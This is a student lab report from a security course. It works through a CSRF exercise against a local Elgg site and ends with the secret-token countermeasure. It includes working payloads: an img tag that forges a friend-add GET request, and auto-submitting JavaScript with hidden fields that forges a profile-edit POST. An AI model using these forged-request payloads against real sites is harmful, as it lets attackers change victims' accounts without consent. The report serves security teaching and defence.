Yesenia Valles & Josh Braden
4/11/18
DFSC 4317 CSRF Lab

2. Environment Setup

Ensured the web server is running and configured to host the sites:

```
[04/10/2018 09:01] seed@ubuntu:~$ sudo service apache2 start
 * Starting web server apache2
httpd (pid 3159) already running
                                                                    [ OK ]
[04/10/2018 09:01] seed@ubuntu:~$ sudo service apache2 status
Apache2 is running (pid 3159).
[04/10/2018 09:01] seed@ubuntu:~$
```

```
<VirtualHost *:80>
        ServerName www.CSRFLabElgg.com
        DocumentRoot /var/www/CSRF/elgg
        ErrorLog /var/log/apache2/error.log
        LogLevel debug
        CustomLog /var/log/apache2/access.log combined
</VirtualHost>
```

```
<VirtualHost *:80>
        ServerName www.CSRFLabAttacker.com
        DocumentRoot /var/www/CSRF/Attacker
</VirtualHost>
```

Task 1: CSRF Attack using GET Request

Boby is able to see that adding Alice as a friend invokes the following http request:

```
GET /
GET /profile/boby
GET /members
GET /profile/alice
GET /action/friends/add?friend=39&__elgg_ts=1523378911&__elgg_token=a931e53b1e4fb50904d37602304b3c5c
```

Boby writes the malicious code on the attack website:


```
[04/10/2018 10:01] seed@ubuntu:/var/www/CSRF/Attacker$ sudo nano index.html
[sudo] password for seed:
[04/10/2018 10:03] seed@ubuntu:/var/www/CSRF/Attacker$ sudo service apache2 restart
 * Restarting web server apache2
 ... waiting
[04/10/2018 10:03] seed@ubuntu:/var/www/CSRF/Attacker$ cat index.html
<html>
<head>
<title>
hecker site
</title>
</head>
<body>
<img src="http://www.csrflabelgg.com/action/friends/add?friend=40">
</body>
</html>
```

Boby then sends the attack website to the target:

When Alice clicks the link, the following HTTP GET is run under Alice's session:

```
GET /
GET /profile/charlie
GET /
GET /profile/boby
GET /members
GET /profile/alice
GET /messages/compose?send_to=39
POST /action/messages/send __elgg_token=47cf0e7d3b5ebb5aac341ce4bd212a38&__elgg_ts=1523379815&recipient_gui
GET /action/logout?__elgg_ts=1523379832&__elgg_token=77c23d0107e6bf1bc2c0b5dc49a03218
POST /action/login __elgg_token=ac132893d78cd868412d7488be942428&__elgg_ts=1523379834&username=alice&passw
GET /messages/inbox/alice
GET /messages/compose?send_to=40
GET /messages/inbox/alice
GET /messages/read/43
GET /index.html
GET /action/friends/add?friend=40
```

And Alice - without clicking the "add friend" button - has added Boby as a friend:



Yesenia Valles & Josh Braden
4/11/18
DFSC 4317 CSRF Lab

Task 2: CSRF Attack using POST Request


First, we identified what the structure of a edit profile POST request looks like:

POST /action/profile/edit
__elgg_token=0d5c586b7e9355e14a2fc46bab2fbb2a&__elgg_ts=1523464298&name=Boby&description=%3Cp%3Ethis+is+what+it+looks+like+when+i+edit+my+profile%3C%2Fp%3E&accesslevel%5Bdescription%5D=2&briefdescription=&accesslevel%5Bbriefdescription%5D=2&location=&accesslevel%5Blocation%5D=2&interests=&accesslevel%5Binterests%5D=2&skills=&accesslevel%5Bskills%5D=2&contactemail=&accesslevel%5Bcontactemail%5D=2&phone=&accesslevel%5Bphone%5D=2&mobile=&accesslevel%5Bmobile%5D=2&website=&accesslevel%5Bwebsite%5D=2&twitter=&accesslevel%5Btwitter%5D=2&guid=40

```
  GNU nano 2.2.6                File: index.html                Modified

<html>
<body>
<h1>
i am not malicious
</h1>
<script type="text/javascript">

function post(url,fields)
{

//create a <form> element.
var p = document.createElement("form");

//construct the form
p.action = url;
p.innerHTML = fields;
p.target = "_self";
p.method = "post";

//append the form to the current page.
document.body.appendChild(p);

//submit the form
p.submit();
}

function csrf_hack()
{
var fields;
// The following are form entries that need to be filled out
// by attackers. The entries are made hidden, so the victim
// won't be able to see them.
fields += "<input type='hidden' name='name' value=''>";
fields += "<input type='hidden' name='description' value='This is me trying to say that I endorse see$
fields += "<input type='hidden' name='accesslevel[description]' value='2'>";
fields += "<input type='hidden' name='briefdescription' value=''>";
fields += "<input type='hidden' name='accesslevel[briefdescription]' value='2'>";
fields += "<input type='hidden' name='location' value=''>";
fields += "<input type='hidden' name='accesslevel[location]' value='2'>";
fields += "<input type='hidden' name='guid' value='40'>";
var url = "http://www.csrflabelgg.com/action/profile/edit";
post(url,fields);
}

// invoke csrf_hack() after the page is loaded.
window.onload = function() { csrf_hack();}
</script>


</body>
```


For our first step(above), we altered our index.html file to include a function that executes malicious javascript code when the window is loaded on our attacker website. This javascript sends a POST request that alters the profile description of whomever the targeted gUID is, and the targeted URL is http://www.csrflabelgg.com/action/profile.edit.
Values that we manipulated in our javascript were the description value as well as the guid, we set that to 40 for Boby's ID which we have obtained easily through other interactions with Boby such as sending messages and adding friends.

Yesenia Valles & Josh Braden
4/11/18
DFSC 4317 CSRF Lab



We need to attract Boby to visit our website, so we composed a message sent from Alice that tries to bait him into clicking the link.

When Boby clicks the link, our POST request is successful and alters his profile to say that he endorses Seed Labs!



Question 1: The forged HTTP request needs Boby's user id (guid) to work properly. If Alice targets Boby specifically, before the attack, she can find ways to get Boby's user id. Alice does not know Boby's Elgg password, so she cannot log into Boby's account to get the information. Please describe how Alice can find out Boby's user id.

As previously stated, we have had previous interactions with Boby before. This is common in every-day life. These interactions include sending messages to each other, reading one another's blog posts, sending friend requests, etc.


Question 2: If Alice would like to launch the attack to anybody who visits her malicious web page. In this case, she does not know who is visiting the web page before hand. Can she still launch the CSRF attack to modify the victim's Elgg profile? Please explain.

For elgg, the POST request has a value for the guid. When experimenting and leaving this blank, the attack did not work and did not dynamically alter the request. So, for this specific scenario, no it would not work. However, in other circumstances today-- like Facebook, some attacks popularly target active sessions/cookies in their CSRF.

Yesenia Valles & Josh Braden
4/11/18
DFSC 4317 CSRF Lab


Task: Countermeasures

First, we added the commented out the appropriate line in the javascript file..



When trying to perform this attack again, it failed. Below are the screenshots that show it failing.

Yesenia Valles & Josh Braden
4/11/18
DFSC 4317 CSRF Lab



Please explain why the attacker cannot send these secret tokens in the CSRF attack; what prevents them from finding out the secret tokens of the webpage?

The attacker could not send secret tokens in the CSRF attack because they do not know the values of the secret tokens and timestamp embedded in the victim's Elgg page. *The brower's access control prevents the JavaScript code in attacker's page from accessing any content in Elgg's pages. The security token makes this an issue for an attacker, as ELGG stores it as an MD5 digest of four pieces of info: timestamp, user session ID, secret value, and a random string. All very hard to guess.*